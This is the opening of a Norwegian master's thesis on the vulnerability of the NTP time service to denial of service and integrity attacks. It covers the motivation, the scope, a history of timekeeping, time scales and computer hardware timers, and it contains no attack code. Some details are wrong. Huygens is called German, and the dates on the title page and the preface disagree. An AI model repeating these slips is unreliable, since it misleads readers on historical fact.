UNIVERSITETET I OSLO
Institutt for informatikk

Sårbarhetsvurdering av tidstjenesten NTP med fokus på tjenestenekt og integritetsangrep

Masteroppgave

60 studiepoeng

Nils Øyvind Audestad

1.februar 2006

Sammendrag

Samtidig med at datasystemer øker i kompleksitet og utbredelse, stilles det stadig større krav til et samspill mellom de ulike enhetene i systemet. I de fleste moderne nettverk er tidssynkronisering en viktig del av dette samspillet. Likevel er tid i informasjonssystemer et fagfelt som på visse områder er preget av usikkerhet. Lite er kjent om datasystemers avhengighet av tid, og enda mindre om hvilke konsekvenser villede angrep mot en tidsleverende tjeneste vil kunne medføre. Denne oppgaven gjennomfører en sårbarhetsvurdering av den tidsleverende tjenesten som i dag har størst utbredelse for bruk over Internett, nemlig Network Time Protocol (NTP). Fokus for sårbarhetsvurderingen er i hvilken grad denne tjenesten kan være utsatt for tjenestenekt og integritetsangrep.

Oppgaven omfatter også en teoretisk del som starter med å belyse generelle begreper rundt tid og tid i nettverk. Den går så videre med en spesifikk beskrivelse av NTP og dens oppbygning og arkitektur, før den fordyper seg i de grunnleggende mekanismer og algoritmer som utgjør kjernen i NTPs funksjonalitet. Videre går oppgaven inn i en eksperimentell del, hvor fokus er å teste og gjennomføre angrep knyttet til tjenestenekt og integritet mot potensielle svakheter i protokollen. Denne delen innbefatter egenutvikling av systemer som falsk NTP-demon og ”mellomliggende ruter”. Disse verktøyene spiller en sentral rolle i de angrep som vi tilslutt gjennomfører mot protokollen. Samtlige resultater blir dokumentert underveis med praktiske tester og forsøk.

Forord

Denne oppgaven er skrevet i forbindelse med mitt to års masterstudium ved Institutt for Informatikk ved Universitetet i Oslo (UIO). Oppgaven har ett års omfang og er skrevet ved Forsvarets Forskningsinstitutt (FFI) på Kjeller.

Tid er et svært spennende tema. Å få muligheten til kombinere dette med en faglig interesse for data- og informasjonssikkerhet har vært svært givende og lærerikt.

Jeg ønsker først og fremst og takke min eksternveileder Aasmund Thuv, forsker ved FFI, for god veiledning og nyttige kommentarer og innspill. En takk går også til internveileder Josef Noll ved UNIK, Torgeir Broen (FFI), Ronny Windvik (FFI) og Pål Spilling (UNIK) som i sin tid gav meg mulighet til å få skrive om dette spennende temaet. Tilslutt ønsker jeg å takke venner og familie for all den oppmuntring og støtte dere har gitt meg underveis arbeidet.

Nils Øyvind Audestad
Kjeller 1. februar 2007

Innhold

1 Introduksjon

Informasjonsteknologi har utviklet seg eksplosjonsartet de senere årene. Datasystemer sprer seg raskere enn noensinne og kompleksiteten øker fra dag til dag. En stadig økende bruk av sanntidsutveksling i informasjonssystemer og et stadig økende krav til sikkerhet og stabilitet har skapt et større behov for tidssynkronisering i dag enn for bare få år siden. Dagligdagse tjenester som nettbank, netthandel, betalingsterminaler og billettsystemer kan være avhengig av en god tidssynkronisering for at de skal fungere. Feil tid i en billettbestilling over Internet kan medføre at den samme billetten blir solgt flere ganger eller ikke i det hele tatt, feil tid i nettbanken kan medføre at regninger ikke blir betalt når de skal, og feil tid i handel på børs kan få rettslige etterspill hvis informasjon gjøres tilgjengelig på ulike tidspunkt mellom børshusene. Utnyttelsen og kravet til en god synkronisert tid ser ut til å være kraftig stigende. Likevel er tid i informasjonssystemer et fagfelt som på visse områder er preget av usikkerhet. Lite dokumentasjon er tilgjengelig om datasystemers avhengighet av tid. Erfaring med villede angrep med tanke på tid er liten, og dermed også kunnskap om eventuelle konsekvenser som dette vil kunne medføre.

1.1 Motivasjon

Vi ønsker å sårbarhetsvurdere en mye brukt tidstjeneste for å se i hvilken grad det finnes potensielle svakheter som kan gi konsekvenser for avhengige tjenester. Tenker man ut i fra tradisjonell sikkerhet kan man si at konfidensialitet stort sett er dekket. Enten sendes informasjonen åpent, eller så benytter man seg av kryptering. Tjenestenekt og integritetsangrep er imidlertid i mange tilfeller fortsatt mulig. En tidstjeneste kan tenkes å være spesielt utsatt for slike angrep da den konsekvent opererer i sanntid og gjerne opererer stille og umerkelig som en egen bakenforliggende tjeneste. Fokuset i denne oppgaven vil derfor være rettet mot disse formene for angrep. Innen tidssynkronisering er det spesielt en protokoll som skiller seg ut, nemlig Network Time Protocol(NTP). NTP gir et inntrykk av å omfatte både løsninger og erfaringer gjort med mange andre tidsleverende protokoller. Også erfaringer gjort fra eldre teknologi som telefoni. Protokollen er den protokollen med størst utbredelse, lengst fartstid og hvor det fortsatt foregår en kontinuerlig utvikling. Det ble derfor gjort tanker om at en studie av denne protokollen ville omfatte mye av de generelle erfaringer og potensielle problemer som også andre løsninger innen tidsdistribusjon vil stå ovenfor.

1.2 Problemstilling

Vi vil gjennomføre en sårbarhetsvurdering av tidstjenesten NTP med tanke på tjenestenekt og integritetsangrep. I vår vurdering vil vi ha fokus på protokollens grunnleggende mekanismer og algoritmer knyttet til meldingsutveksling og tidsleveranse. Potensielle svakheter som blir avduket gjennom teori og praksis vil dokumenteres i forsøk som bekrefter og dokumenterer resultatene.

1.3 Metode/Arbeidet

Ved oppgavens oppstart hadde vi liten kunnskap om distribusjon av tid i nettverk. En god del arbeid ble derfor lagt ned i å kartlegge ulike løsninger og i hvilket omfang disse ble benyttet i praksis. Av de store og mest utbredte løsningene var det en protokoll som pekte seg spesielt ut, nemlig NTP. I en tidlig fase ble det foretatt en del eksperimenter med utstyr som hadde implementert protokollen i sin programvarepakke. Blant annet omfattet dette små til middels store Cisco rutere med den forenklede versjonen av protokollen; Simple Network Time Protocol (SNTP)[1] som støtter broadcast-funksjonalitet. Videre studie viste imidlertid at størst del av protokollens funksjonalitet ble omfattet av klient/tjener assosiasjoner. Videre fokus ble derfor rettet mot denne assosiasjonen. For enklere å kunne foreta modifiseringer og praktiske tester ble rutere byttet ut med en maskinpark bestående av Linux og Windowsmaskiner.

I litteraturen er det skrevet mye om NTP. Brorparten av materialet er imidlertid dokumenter vedrørende bruk, vedlikehold, feilsøk og personlige erfaringer. Disse kildene har vi ikke regnet som autoritative, da mye av materialet er preget av reproduksjon og generell synsing. Autoritative kilder består i hovedsak av dokumenter skrevet av David L. Mills som er forfatteren av protokollen. Av disse er det RFC 1305 (NTP versjon 3)[2] og en draft av NTP versjon 4[3] som danner grunnlaget for informasjon om protokollens bakenforliggende funksjonalitet og algoritmer. Påstander gjort i andre kilder er derfor testet i egen labb, eller vurdert opp i mot de autoritative tekster, deriblant protokollens kildekode, før de eventuelt er tatt med i denne oppgaveteksten. NTP protokollen regnes av mange for å være svært avansert. En god forståelse av en slik protokoll kan være vanskelig på bakgrunn av tekst, beskrivelser og andres erfaringer alene. Det ble derfor på et tidlig tidspunkt satt opp en testlabb. Praktiske ferdigheter og erfaringer ble opparbeidet i denne testlabben parallelt med at vi startet utviklingen av en hjemmelaget NTP-demon. Utgangspunktet for utviklingen av denne demonen var et forsøk på å innarbeide en detaljert forståelse av protokollen, men vi fikk også senere nytte av applikasjonen i eksperimenter og utvikling av konseptbevis.

1.4 Begrensninger

NTP-protokollen kan opptre i en rekke ulike assosiasjoner avhenging av funksjon og operasjonsmiljø. For en fullstendig sikkerhetsvurdering av NTP ville det vært nødvendig og i større grad kartlegge ulike oppsett og implementeringskrav knyttet til hver og en av disse assosiasjonene. Dette ville imidlertid økt oppgavens omfang betraktelig. Vi har derfor valgt i hovedsak å holde oss til den assosiasjonen som omfatter størst del av protokollens funksjonalitet, nemlig klient/tjener assosiasjonen.

Hva som kreves og forventes av sikkerhet varierer i stor grad da protokollen benyttes i alt fra synkronisering av personlige datamaskiner til finanskritiske applikasjoner. NTP har en innebygd autentiseringsmekanisme som kan tilføre systemet en større grad av sikkerhet ved behov. Denne mekanismen forutsetter imidlertid at brukeren selv sørger for en sikker nøkkelutveksling og en jevnlig rotasjon av nøkler. I NTP versjon 4 er det foreslått en ny sikkerhetsmodell som samtidig gir mulighet for bruk av offentlig nøkkelkryptering. Å implementere denne modellen er omfattende og krever også bruk av eksterne mekanismer. Da det ikke er noe krav til bruk av disse mekanismene i NTP, er dette funksjoner som ofte er utelatt av brukere. For å omfatte en størst mulig brukergruppe innenfor den tidsrammen vi har tilgjengelig, har vi derfor valgt å se bort i fra disse tilleggsmekanismene i denne oppgaven.

Forsøkene i denne oppgaven er kun gjort i svært små nettverk. I noen forsøk vil dette styrke vår argumentasjon da tjeneren opererer med lavere belastning og kortere avstand til klienten enn det man kan anse som normalt. I andre forsøk er nettverket så lite at deler av systemprosess-algoritmene ikke blir tatt med i vurderingen.

1.5 Oppgavens oppbygning

Oppgaven er delt opp i to hoveddeler. En teoretisk del og en eksperimentell del. Første del som består av kapittel 2 til kapittel 4 ønsker å gi leseren en forståelse av tid og tidssynkronisering, samt et godt grunnlag for å forstå den eksperimentelle delen av oppgaven.

Teoretisk del begynner med kapittel 2. Dette er et bakgrunnskapittel hvor vi forsøker å gi leseren en forståelse av tid og tidsbegreper. Dette innebærer en kort innføring i tid og tidsmåling gjennom historien, samt en beskrivelse av hvordan tid brukes i en moderne datamaskin og i et datanettverk. I kapittel 3 tar vi for oss NTP-protokollens arkitektur og funksjonalitet. Kapittel 4 gir en beskrivelse av noen verktøy for analyse som vi senere kommer til å ta i bruk i den praktiske delen av oppgaven. Dette kapittelet forsøker også å ytterligere belyse noen begreper fra kapittel 3 med utgangspunkt i data hentet fra en NTP-implementering.

Den eksperimentelle delen av oppgaven strekker seg fra kapittel 5 til kapittel 10. Kapittel 5 sammenfatter det som kan trekkes ut som generelt for alle forsøkene. I kapittel 6 gjennomfører vi et forsøk som demonstrerer hvordan feil tid kan oppstå mellom to ekte NTP-demoner. Dette kapittelet belyser også noen elementer som danner grunnlaget for videre forsøk. I kapittel 7 bygger vi en falsk NTP-tjener (feiltikker) fra bunnen av. Dette eksperimentet strekker seg videre gjennom kapittel 8 hvor vi tilfører feiltikkeren større funksjonalitet. I kapittel 9 utvikler vi en distribusjonsruter for å oppnå kontroll på en mellomliggende enhet i et NTP-nett. Utvikling og testing av denne ruteren vil i dette kapittelet bli gjort i et virtuelt nett. Kapittel 10 gjentar forsøkene i det forrige kapittelet, men denne gangen i et fysisk nett. Kapittel 11 er det siste og avsluttende kapittelet. Her trekker vi en konklusjon på hva vi har sett og oppnådd. Noen punkter vedrørende veien videre vil også nevnes.

Del I
Teoretisk del

2 Bakgrunn

Det er knyttet mange begreper og oppfattninger rundt et tema som tid. I dette kapittelet vil vi si noe om tid som et begrep, samt se litt nærmere på den historiske utviklingen som leder frem mot moderne teknologi inne tidsmåling og synkronisering av tid.

2.1 Hva er tid

> *"Hva er tid? Om ingen spør meg så vet jeg det. Men om jeg vil forklare det for noen som spør meg, så vet jeg det helt enkelt ikke." - Augustinus av Hippo*

Tid har blitt studert av filosofer og vitenskapsmenn i tusener av år, og takket være mye oppmerksomhet har man oppnådd en stadig bedre forståelse av begrepet tid. Likevel er det mange ubesvarte spørsmål om tid, og man har derfor delt tid inn i tre hovedtyper: Fysisk tid, psykologisk tid og biologisk tid. Biologisk tid er tid sett i forhold til biologiske prosesser. Et hjerte er kanskje det mest åpenbare eksempelet på en biologisk oscillator[*] eller klokke. Psykisk tid er hvordan tid oppfattes av enkeltindividet i forskjellige situasjoner. Psykisk tid går sakte for en som venter på at en kjele med vann skal koke på ovnen, mens den går fortere hvis man fjerner oppmerksomheten fra kjelen og leser en spennende bok i stedet. Menneskets oppfattelse av tid er subjektiv, men er tiden som den oppfatter også subjektiv? Hvis den er subjektiv på samme måte som vår vurdering av god mat eller god musikk er subjektiv, ville det vært mirakuløst at alle så lett har tatt til seg en enighet om offentlige hendelser i tid. Enigheten om tid for et stort antall fenomener er en av grunnene til at filosofer og vitenskapsmenn tror at tid er et objektivt fenomen som er uavhengig av en individuell bevissthetserfaring. En annen grunn til å anta at tid er et objektivt fenomen, er det store antallet konsistente tidsrelasjoner som er å finne mellom ulike prosesser i universet. Vi kan knytte en tidsrelasjon mellom en pendel i bevegelse og spaltingen av et radioaktivt isotop, og relasjonen vil være konstant selv om tiden går. Eksistensen av relasjoner av denne typen gjør vårt system av fysiske lover enklere enn de ellers ville være, og det gjør oss mer sikre på at det er noe objektivt vi refererer til med en tidsvariabel i disse lovene. Det er denne objektive tiden vi refererer til som fysisk tid, og betydningen av denne har gjennom den menneskelige historie økt i takt med den naturvitenskapelige utviklingen.

[*] Oscillator: En svingning basert på en periodisk hendelse som gjentas i en konstant rate.


2.2 Tid og tidsmåling gjennom historien

"Tid er det man måler med en klokke." - Albert Einstein

Fysisk tid har blitt målt av mennesket i stort sett alle kulturer oppgjennom historien. Sol, måne, planeter og stjerner gav sivilisasjoner i oldtiden nok referanser til å dele inn tid i årstid, måneder og år. Jegere fra Istiden for 20 000 år siden skrapet inn linjer og hull i pinner eller bein for å telle antall dager mellom månes faser. Behovet for å dele inn dagen i mindre enheter oppsto ikke før i nyere tid (sett i forhold til menneskets historie). Så vidt vi vet begynte store sivilisasjoner i Midt Østen og i Nord Afrika å lage klokker for 5-6000 år siden. Med byråkrati, formale religioner og andre voksende sosiale aktiviteter, så disse kulturene et behov for å organisere sin tid mer effektivt. I Europa skjedde det ikke store teknologiske fremskritt før etter middelalderen. Enkle solur plassert over inngangsdøren var vanlige, men ble bare brukt til å markere fem viktige tidspunkt i løpet av dagen.

I overgangen mellom middelalder og moderne tid førte større politisk stabilitet, utvidet kontakt med andre kulturer, økonomisk fremgang og ikke minst fremveksten av bykulturene i Europa til bemerkelsesverdige nyskapninger innen litteratur, kunst og vitenskap[32]. Etter byggingen av klokken i St. Eustorgio kirken i Milano i 1309, eksploderte klokkeproduksjonen i Europa. Klokkene var såkalte vektrevne klokker, og basert på et større lodd som tilførte klokken energi, og en vertikal stang med vekter på hver ende som sørget for å stabilisere tilførselen av energi fra hovedloddet. Når og hvem som oppfant den første vektdrevne mekaniske klokken er fortsatt et mysterium. Men man tror det skjedde i Europa rundt år 1270 [4]. Problemet til disse klokkene var imidlertid at oscillasjonsperioden var svært avhengig av kraften som forsynte drivverket, samt friksjonen i mekanikken. Dette var to faktorer som var vanskelig å regulere.

Tidlig på 1500 tallet ble den første fjærdrevne klokken oppfunnet. Klokkene var små og flyttbare og tidsmåling ble nå brakt fra tårnene og inn i hjemmene til folk. Til tross for de mange fordelene var likevel ikke denne mekanikken et tilskudd med tanke på presisjon. En hovedårsak til dette var selve fjærmekanismen som tilførte klokken energi. Kraften som ble tilført av fjæra minsket etter hvert som fjæra ble slakkere, og som et resultat av dette gikk klokka gradvis saktere jo slakkere fjæra ble[5].



Figur 1: Huygens klokke

Den første *presise* mekaniske klokken ble ikke oppfunnet før i 1656 av den tyske matematiker, astronom og fysikeren Christian Huygens. I 1657 tok han patent på pendelklokken som var den første klokken regulert av en mekanisme med en "nøytral" oscillasjonsperiode. Denne klokken hadde en feilrate på mindre enn ett

minutt per dag og dette var første gang en slik presisjon hadde blitt oppnådd. Før oppfinnelsen av pendelen var det få klokker som hadde minuttvisere. For selv om klokkene ble sjekket mot sol og stjerner hver dag, kunne de likevel gå feil med flere minutter. Huygens nye klokke var pålitelig nok til både minuttviser og sekundviser, men siden dette var forholdsvis nytt, var det ikke åpenbart hvilken vei de skulle gå. Klokken hadde derfor en liten timeviser som gikk som normalt med to runder i døgnet, og en sekundviser som brukte fem minutter per runde. Minuttviseren gikk mot klokken på en egen liten urskive nederst på klokken, og roterte én gang per time[6]. I tillegg til å raffinere sin egen pendelklokke til en presisjon på ned til 10 sekunder på dag, fant også Huygens i 1674-75 en løsning på problemet med ujevnt energioverføring i fjærdrevne klokker. Ved hjelp av en balansefjær klarte han å sørge for et jevnt utslipp av energi fra hovedfjæra, og dermed også en klokke med langt høyere presisjon.

I 1721 forbedret George Graham pendelklokken til en presisjon på rundt 1 sekund pr dag ved å kompensere for forandringer i pendelens lengde på grunn av forandringer i temperaturen. Problemet var at når pendelen av metall utvidet seg ved økt temperatur, forandret dette perioden pendelen svingte med. En temperaturstigning på en grad, medførte et tap på et halvt sekund per dag. Løsningen Graham fant var å sette på en beholder av kvikksølv på bunnen av pendelen. Hvis temperaturen økte utvidet kvikksølvet seg mer enn stålet og holdt på denne måten senteret av massen på samme sted[7].

Milepæler i tidsmåling gjennom historien

- Galileo Galilei (1564-1642) telte pulsslag for å måle tiden i sine falleksperimenter
- 1656 - Christiaan Huygens (1629-1695) oppfant pendelklokken, med en feilrate på mindre enn ett minutt per dag. (oppfunnet desember 1656, patentert 1657)
- 1675 - Christiaan Huygens (1629-1695) var den først til å lage en pendelklokke som var nøyaktig inntil 10 sekunder på en dag. ($1:8{,}6x10^3$)
- 1721 - George Graham (1674-1751) forbedret Huygens konstruksjon og klarte en nøyaktighet på 1 sekund pr. dag. ($1:8{,}6x10^5$)
- 1889 - Siegmund Riefler (1847-1912), hundredels sekund pr dag ($1:8{,}6x10^6$)
- 1921 - Shortts pendelklokke med "fri" pendel, oppnådde en presisjon på under 0.1 sekund feil per år ($1:3{,}2x10^8$)
- 1927 – W.A. Marrison og J.W. Horton oppfant Quartz klokken, med en presisjon på 1 sekund per ti år.
- 1949 - NIST (The National Bureau of Standards) bygget den første atomklokken basert på mikrobølgeresonans i ammoniakk-molekylet.
- 1955 – NPL lanserte den første atomklokke basert på cesium atomet 50-tallet og hadde en nøyaktighet på 1 sekund på 20.000 år ($1:10^{10}$)
- 1975 - Atomklokken NBS-6, 1 sekund per 300.000 år ($1:9.5x10^{12}$)
- 1993 - Atomklokken NIST-7, 1 sekund på 6 millioner år ($1:2x10^{14}$)
- 1999 - Atomklokken NIST-F1, 1 sekund på 20 millioner år ($1:5.8x10^{15}$)
- 2005 - Strontiumklokke, 1 sekund på 3,2 milliarder år ($1x10^{18}$)

John Harrison, som var en tapetserer og en selvlært klokkemekaniker, raffinerte Grahams kompensasjonsmekanismer for temperaturforandringer og utviklet nye metoder for å redusere friksjon. I 1761 hadde han utviklet en helt ny type klokke; kronometeret. Kronometeret hadde den store fordel at den ved hjelp av fjærer og balansehjul i stedet for pendel kunne brukes om bord i skip, selv i stor sjø. Oppfinnelsen hadde en stor betydning for navigasjonen til sjøs og var en etterlengtet innretning. Allerede i 1714 hadde den britiske regjeringen utlovet en belønning, verdt mer en 10 000 000 dollar i dagens valuta(2002)[8], for den som fant metoder for å kunne beregne lengdegrader til sjøs innenfor en halv grad. Harrisons klokke kunne holde tiden med en presisjon rundt en femtedel av et sekund. Dette var ti ganger bedre enn hva som var nødvendig for å vinne prisen, og nesten like nøyaktig som en pendelklokke (på dette tidspunktet) kunne gjøre på land.

I løpet av det neste århundret medførte ytterligere raffinering til at Sigmund Riefler i 1889 utviklet en nesten fri pendel som gav en presisjon ned til én hundredel av et sekund. Klokken ble raskt en standard i mange astronomiske observatorier. Et ”ekte” fri pendel prinsipp ble introdusert i 1898 av R.J. Rudd. Prinsippet var en klokke med en slave pendel og en hovedpendel. Slavependelen ga hovedpendelen det lille dyttet den trengte for å opprettholde en konstant pendelbevegelse, og hadde også ansvaret for å drive og flytte klokkens visere. Dette tillot hovedpendelen å være fri for mekaniske oppgaver som ellers ville forstyrre dens regularitet.

Prestasjonene til pendleklokkene ble først overgått av forskning på frekvensutnyttelse av vibrasjoner i stemmegafler på 1920 tallet. Den ultimative presisjonen av stemmegaffel oscillatorer ble imidlertid aldri fulgt opp da en annen utviklingslinje i samme tidsrommet kunne vise til enda større fremtidsutsikter, nemlig Quarts krystalloscillatorer. Den første fungerende Quarts oscillatorklokken ble presentert av W.A. Marrison and J.W. Horton for ”International Union of Scientific Radio Telegraphy” i oktober, 1927. Presisjonen til Quarts oscillatoren var langt bedre enn hva man kunne oppnå med en pendel eller et balansehjul. En viktig årsak var at Quarts krystallklokker ikke besto av mekanikk som forstyrret frekvensen. Likevel var de fortsatt avhengige av en mekanisk vibrasjon hvor frekvensen er kritisk avhengig av krystallenes størrelse, form og temperatur. Dette innebærer at to krystaller aldri kan være nøyaktig like med den samme frekvensen. Før oppfinnelsen av Quarts klokker hadde et sekund blitt definert som 1/86,400 av et gjennomsnittlig soldøgn, eller en jordrotasjon. Quartsklokken alene medførte ikke en ny definisjon av sekundet, men dens presisjon hjalp til med å identifisere irregulariteter i jordrotasjonen, og viste at vår planet ikke var en pålitelig kilde for tidsmåling[9]. Quarts klokker er selv i dag den mest dominerende på markedet på grunn av en utmerket prestasjon i forhold til pris. Som tidsmålingsenhet derimot er prestasjonene langt forbigått av atomiske klokker.

Den første atomiske klokken ble bygd i 1949 av ”National Institute of Standards and Technology” (NIST). Klokken var basert på mikrobølgeresonans i ammoniakk molekylet. Prestasjonene var imidlertid ikke mye bedre enn eksisterende standard, og oppmerksomheten ble nesten umiddelbart rettet mot en mer lovende atomisk stråle basert på cesium. Den første praktiske standarden for en cesium-atom-frekvens ble bygd i 1955 av National Physical Laboratory i England. Og i 1960 hadde den blitt raffinert nok til å bli tatt inn i det offentlige tidsmålingssystemet til NIST.

Cesium atomets naturlige frekvens ble formelt lagt merke til som den nye internasjonale enhet for tid i 1967 hvor sekundet ble definert som varigheten av 9 192 631 770 perioder av strålingen som svarer til overgangen mellom de to hyperfine nivåene av grunntilstanden til cesium-133 atomet ved null kelvin. Sekundets gamle definisjon basert på jordas bevegelse var nå erstattet. Fra 2005 hadde NIST`s cesuim atomur en nøyaktighet på pluss minus 1 sekund på 60 millioner år[10].

2.3 Verdens tidsskalaer

I 1840 utviklet det seg en felles jernbanestandard for tid i hele England, Skottland og Wales som erstattet flere "lokale" tidssystemer. Royal Observatory i Greenwich begynte å sende tid telegrafisk i 1852, og i 1855 brukte mesteparten av Britannia "Greenwich tid". Greenwich Mean Time (GMT) utviklet seg etter hvert til å bli en viktig og velkjent tidsreferanse for verden.

Etter utviklingen av svært nøyaktige atomur begynte vitenskapsmenn og teknologer å se at tidsmåling basert på jordas rotasjon ikke var særlig tilfredsstillende med et avvik på noen tusendels sekund per dag. Redefinisjonen av et sekund i 1967 hadde gitt en svært god referanse for mer presise målinger av tidsintervaller, og tidskalaen International Atomic Time (TAI) ble utviklet basert på tid fra atomur. Forsøk på å knytte GMT (basert på Jordas bevegelse) og den nye definisjonen sammen, ga dessverre ikke svært heldige resultater. En ny tidsskala ble tilslutt foreslått. Og fra 1.januar 1972 ble den nye "Coordinated Universal Time" (UTC) tatt i bruk internasjonalt.

UTC ble et kompromiss mellom GMT-basert på jordas bevegelse, og den nye TAI definisjonen basert på atomur og cesium atomet. Da jordas rotasjonshastighet er ujevn på grunn av tidevannets bevegelse, jordens smeltende kjerne, jordskjelv, vulkanutbrudd og en rekke andre kjente og ukjente faktorer, blir ikke tiden justert til faste tidspunkter. UTC kjører på raten til atomuret men når avviket mellom atomisk tid og Jordas tid passerer 0,9 sekunder, vil UTC tid justeres med ett sekund ved overgangen til et nytt år.(Et såkalt leapsecond eller skuddsekund). Datoen for når dette sekundet skal tilføres blir bestemt av The International Earth Rotation Service (IERS).

I dag vedlikeholdes UTC av Bureau International des Poids et Mesures (BIPM) i Frankrike. Dette gjøres ved å samle data fra over 200 kommersielle atomur fordelt på over femti nasjonale laboratorier rundt om i verden. Et veid gjennomsnitt av data fra disse laboratoriene blir så brukt for å oppnå en kontinuerlig tidsskala med best mulig stabilitet over lang tid. For å oppnå en uniform og stabil skala brukes TAI som referanse for utveksling av data mellom disse laboratoriene. TAI konverteres så til UTC ved å tilføre de skuddsekunder som korrigerer for jordas irregulære rotasjon[11].


Siden 1923 har NIST radiostasjon WWV sendt ut en kortbølgebroadcast av tid og frekvenssignaler. WWV's audio signaler tilbys også over telefon. En søsterstasjon WWVH ble etablert på Hawaii i 1948. Signalene inkluderer UTC tid både i stemme og i kodet form. Presisjon ned til ett millisekund kan oppnås fra disse broadcastene ved å korrigere for avstanden mellom stasjonene og mottaker. Telefontjenesten har et presisjonsnivå på 30 millisekunder eller bedre.

I 1956 startet man lavfrekvens stasjon WWVB som tilbyr en større presisjon enn WWV. Stasjonen sender broadcast på 60 kilohertz, og etter at WWVB styrken ble økt i 1999 fra 10 kilowatt til 50 kilowatt fikk man en signalstyrke og dekning som dekket mesteparten av det Nord Amerikanske kontinentet. Dette stimulerte utviklingen av en rekke kommersielle og rimelige radiostyrte klokker og armbåndsur til vanlige forbrukere.

Tidssignaler er fundamentet i det amerikanske systemet Global Positioning System (GPS), og har blitt den viktigste satellittkilden for tidssignaler. Tidsskalaen til GPS systemet er operert av The United States Naval Observatory (USNO) som er en av de eldste vitenskapelige byråer i USA. (USNO og NIST synkroniserer sine klokker mot hverandre med en presisjon på godt innenfor 100 nanosekunder).

2.4 Datamaskiner og tid

For å kunne styre rekkefølgen av hendelser i en datamaskin, er det nødvendig med en tidsreferanse som prosessene kan styres ut i fra. For å kunne gjøre dette er de fleste datamaskiner utstyrt med en elektronisk oscillator. Oscillatoren i en datamaskin sørger for at datamaskinens komponenter og programvare har en tidskilde tilgjengelig ved behov. De fleste prosesser i en datamaskin er imidlertid ikke avhengig av et korrekt klokkeslett for å fungere. Tiden trenger kun å være relativ i den forstand at den følger et konsekvent mønster som peker (tikker) fremover. Så lenge alle prosedyrer styres ut i fra samme referansekilde vil heller ikke et lite avvik i klokkefrekvensen* påvirke driften av enheten. Forsøk på å opprettholde en presis og absolutt tid i forhold til andre systemer og tidsmålingsenheter vil, (i det minste sett fra produsentens øyne), kun tilføre systemet økte kostnader og ytterligere kompleksitet.



Et annet argument for ikke å ta denne kostnaden er at selv relativt presise oscillatorer i en datamaskin trolig vil oppleve tidsavvik på grunn av faktorer som temperaturforandringer, påvirkning av elektriske og magnetiske felt og alder på oscillator. Selv små forandringer vil utgjøre betydelig avvik over tid. Hvis en klokke har et avvik på bare 10 parts per million(PPM†), vil dette utgjøre et sekund pr dag, eller over 6 minutter i løpet av et år. Et slikt avvik ville være et optimistisk estimat på presisjonen til en moderne datamaskin. Avviket varierer

* Frekvens: Raten på en gjentagende hendelse
† PPM tilsvarer en presisjon på 0,0001%, eller ett sekund per 280 timer (11 dager og 16 timer)

også fra maskin til maskin. Noen avvik virker tilfeldige og kan skyldes forandringer i miljøet eller i elektriske felt, mens andre er systematiske og forårsaket av en feilkalibrert klokke.

Av historiske grunner finnes det flere forskjellige enheter i en datamaskin som kan brukes til å holde rede på tiden. Felles for dem alle er at de benytter seg av en oscillator som tilfører tidsmålingsenheten en bestemt frekvens. Frekvensen til oscillatoren kan være spesifisert, eller bli målt av operativsystemet ved oppstart. I tillegg består som regel en tidsmålingsenhet av en teller og et inputregister. Telleren teller ned én enhet for hver periode i oscillatoren, og når telleren blir null genereres det et outputsignal som kan sendes til prosessoren. Det kan også være et inputregister som mater telleren med verdier hver gang telleren blir null. På denne måten kan man la applikasjoner bestemme tidsperioden for når signalet fra oscillatoren skal komme. De to historisk sett mest brukte tidsmålingsenhetene i en datamaskin er PIT (Programmable Interval Timer) og CMOS RTC (Real Time Clock). Jeg vil derfor gi en kort beskrivelse av disse:

PIT

PIT er den eldste tidsmålingsenheten brukt i en datamaskin. PIT benytter seg av krystall kontrollert 1.193182MHZ oscillator og har 16 bit teller og input register. Oscillasjonsfrekvensen ble ikke valgt fordi den var praktisk til tidsmåling, men fordi den var en passende og lett tilgjengelig frekvens når den første datamaskinen ble konstruert. PIT enheten består av tre identiske timere som er tilkoblet på forskjellige måter til resten av maskinen. Timer 0 kan generere et avbrudd og passer derfor til å holde systemtid. Timer 1 ble historisk sett brukt til å oppfriske Random Access Memory (RAM), og perioden på normalt 15 mikrosekunder blir satt i maskinens BIOS. Timer 2 er koblet til maskinens høytalere for tonegenerering. Linux og de fleste uniprosessor versjoner av Windows bruker PIT 0 som sin hovedsystem timer.[12]

CMOS RTC

CMOS RTC er en del av en batteridrevet hukommelsespakke som holder datamaskinens verdier i BIOS stabil når maskinen er skrudd av. Det er to tidsenheter relatert til tid i RTC. Det er en Tid på Dagen* (TOD) klokke som kjører kontinuerlig og holder tiden i år/måned/dag/time/sekund format. Denne klokken kan bare bli lest til det nærmeste sekund. Den andre timeren kan generere periodiske avbrudd til enhver toerpotens rate fra 2Hz til 8192Hz. Denne timeren passer til modellen i figur 2 bortsett fra at telleren ikke kan bli lest eller skrevet til, og at register input bare kan bli satt til en toerpotens. Multiprosessorer og ACPI kapable versjoner a Windows bruker den CMOS periodiske timeren som sin hovedsystem timer.

Det finnes en rekke andre timerenheter i bruk som for eksempel: Local APIC (Advanced Programmable Interrupt Controller), ACPI (Advanced Configuration and Power Interface), TSC (Time Stamp Counter) og HPET (High Precision Event Timer). Alle disse har sine styrker og svakheter, men fungerer prinsipielt på samme måte som vist i blokkdiagrammet i figur 2, PIT og CMOS RTC. [13]

* Eng. Time of Day (TOD)

